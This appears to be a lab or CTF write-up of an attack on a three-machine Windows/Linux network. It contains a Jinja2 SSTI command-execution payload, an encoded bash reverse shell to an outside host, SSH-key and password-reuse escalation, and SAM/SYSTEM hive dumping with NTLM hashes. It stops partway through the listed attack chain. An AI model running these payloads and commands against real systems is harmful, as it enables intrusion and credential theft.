

| Machine | IP Address | Role |
|---|---|---|
| DC01 | 10.1.147.192 | Domain Controller |
| WSKT01 | 10.1.226.99 | Workstation |
| WEB01 | 10.1.47.140 | Web Server |
Attack Chain
- Initial Access: exploitiing SSTI on the Flask application (WEB01) to gain Remote Command Execution (RCE) and a reverse shell.
- Privilege Escalation (WEB01): Discovering an SSH private key in the
.sshdirectory to gain localrootaccess. - Lateral Movement: Identifying credentials in
/root/.bash_historyto access WSKT01 via RDP. - Privilege Escalation (WSKT01): Abusing the Backup Operators group privileges to dump SAM/SYSTEM hives and retrieve bbarkinson hashes.
- Lateral Movement (Domain): Password spraying using dumped hashes to compromise the user
bbarkinsonand accessing DC01 via WinRM. - Domain Dominance: Exploiting GenericWrite privileges on a GPO to create a malicious Scheduled Task, adding a new domain admin user, and dumping the NTDS.
Machine Enumeration
Nmap
Scanning the target network reveals the following services for each machine:
DC01 (10.1.147.192)
PORT STATE SERVICE53/tcp open domain88/tcp open kerberos-sec135/tcp open msrpc139/tcp open netbios-ssn445/tcp open microsoft-ds464/tcp open kpasswd53268/tcp open globalcatLDAP3269/tcp open globalcatLDAPssl3389/tcp open ms-wbt-server5985/tcp open wsman9389/tcp open adwsWSKT01 (10.1.226.99)
PORT STATE SERVICE135/tcp open msrpc139/tcp open netbios-ssn445/tcp open microsoft-ds3389/tcp open ms-wbt-serverWEB01 (10.1.47.140)
PORT STATE SERVICE22/tcp open ssh5000/tcp open upnpWeb Enumeration (WEB01)
Accessing port 5000 on WEB01 shows a web application.

Checking the headers via curl reveals the server details:
$ curl -I http://10.1.47.140:5000/HTTP/1.1 200 OKServer: Werkzeug/3.1.3 Python/3.12.3The server is running Werkzeug/Python, which suggests the use of a template engine like Jinja2 (Flask) or Django. Testing for input reflection, I found that user input is reflected on the page, prompting me to test for Server Side Template Injection (SSTI).
We can verify the template engine by triggering a default 404 error page.
https://0xdf.gitlab.io/cheatsheets/404

 Comparing the 404 page with examples (e.g., from 0xdf’s cheatsheet), it matches the default Flask 404 page, confirming Jinja2 as the template engine.
Jinja2 SSTI
We confirm SSTI by injecting a payload like {{7*7}}.
 The server evaluates the expression, confirming vulnerability.
Using payloads from PayloadAllTheThings, we can attempt Remote Command Execution (RCE).
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id;whoami').read() }} The payload successfully returns the output of
 id and whoami.
Next, we establish a reverse shell for further enumeration.
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMjAwLjI3LjE0MC85MDAxIDA+JjEpICY=|base64 -d|bash').read() }}
WEB01 Privilege Escalation
Initial enumeration revealed an SSH key in the .ssh directory. Although I initially explored other escalation vectors using LinPEAS, I found no obvious vulnerabilities. Returning to the .ssh directory proved to be the key.
ghill_sa@ip-10-1-47-140:~$ ls -la .ssh/total 28drwx------ 2 ghill_sa ghill_sa 4096 Jan 3 14:57 .drwxr-x--- 7 ghill_sa ghill_sa 4096 Jan 3 14:47 ..-rw-rw-r-- 1 ghill_sa ghill_sa 1 Nov 19 11:33 authorized_keys-rw------- 1 ghill_sa ghill_sa 419 Nov 18 11:15 id_ed25519-rw-r--r-- 1 ghill_sa ghill_sa 105 Nov 18 11:15 id_ed25519.pub-rw------- 1 ghill_sa ghill_sa 1956 Jan 3 14:57 known_hosts-rw------- 1 ghill_sa ghill_sa 1120 Jan 3 14:57 known_hosts.oldI attempted to use the user’s own private key to authenticate as root locally.
ghill_sa@ip-10-1-47-140:~$ ssh -i .ssh/id_ed25519 root@localhostWelcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-1016-aws x86_64)
root@ip-10-1-47-140:~# iduid=0(root) gid=0(root) groups=0(root)
Success! We now have root access on WEB01.
Lateral Movement to WSKT01
With root access on WEB01, I searched for information to facilitate lateral movement.
root@ip-10-1-47-140:~# cat .bash_history | sort -u...[snip]...echo 'P@ssw0rd!'...[snip]...I found a password P@ssw0rd! in the .bash_history. I tested this password against WSKT01 using the ghill_sa username found earlier.
$ nxc smb 10.1.226.99 -u 'ghill_sa' -p 'P@ssw0rd!' --smb-timeout=10 --local-authSMB 10.1.226.99 445 EC2AMAZ-NS87CNK [*] Windows 11 / Server 2025 Build 26100 x64 (name:EC2AMAZ-NS87CNK) (domain:EC2AMAZ-NS87CNK) (signing:False) (SMBv1:None)SMB 10.1.226.99 445 EC2AMAZ-NS87CNK [+] EC2AMAZ-NS87CNK\ghill_sa:P@ssw0rd!The credentials are valid for WSKT01. Since RDP (3389) is open, I logged in using xfreerdp.
$ xfreerdp /u:"ghill_sa" /p:"P@ssw0rd!" /v:"10.1.226.99" /cert-ignore
WSKT01 Privilege Escalation
Enumerating the user groups shows ghill_sa is a member of the Backup Operators group.
C:\Users\ghill_sa>whoami /groups
GROUP INFORMATION-----------------
Group Name                             Type             SID          Attributes====================================== ================ ============ ==================================================BUILTIN\Backup Operators               Alias            S-1-5-32-551 Group used for deny only...
However, checking privileges shows SeBackupPrivilege is missing or disabled:
C:\Users\ghill_sa>whoami /priv
PRIVILEGES INFORMATION----------------------
Privilege Name                Description                    State============================= ============================== ========SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
This is due to UAC (User Account Control) stripping privileges from the token. To bypass this, we can run a command prompt as Administrator (using our valid credentials).
C:\Windows\System32>whoami /priv
PRIVILEGES INFORMATION----------------------
Privilege Name                Description                    State============================= ============================== ========SeBackupPrivilege             Back up files and directories  DisabledSeRestorePrivilege            Restore files and directories  Disabled...
Now SeBackupPrivilege is present (though Disabled, it can be enabled programmatically or implicitly used by tools).
Backup Operators Abuse
I mounted a local folder to the RDP session to transfer files.
$ xfreerdp /u:"$USER" /p:"$PASSWORD" /v:"10.1.226.99" /cert-ignore /drive:myfolder,./
I proceeded to dump the SYSTEM and SAM registry hives.
C:\> pushd \\tsclient\myfolder
Z:\>reg save HKLM\SYSTEM system.bakZ:\>reg save HKLM\SAM sam.bak
Then, I used impacket-secretsdump to extract hashes locally:
$ secretsdump -sam sam.bak -system system.bak LOCAL...[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)Administrator:500:aad3b435b51404eeaad3b435b51404ee:d5cad8a9782b2879bf316f56936f1e36:::...ghill_sa:1000:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::bbarkinson:1021:aad3b435b51404eeaad3b435b51404ee:53c3709ae3d9f4428a230db81361ffbc:::I successfully obtained the NTLM hash for Administrator and other users like bbarkinson.
Attempting to Pass-The-Hash to RDP back repeatedly failed due to Restricted Admin mode or similar mechanisms.
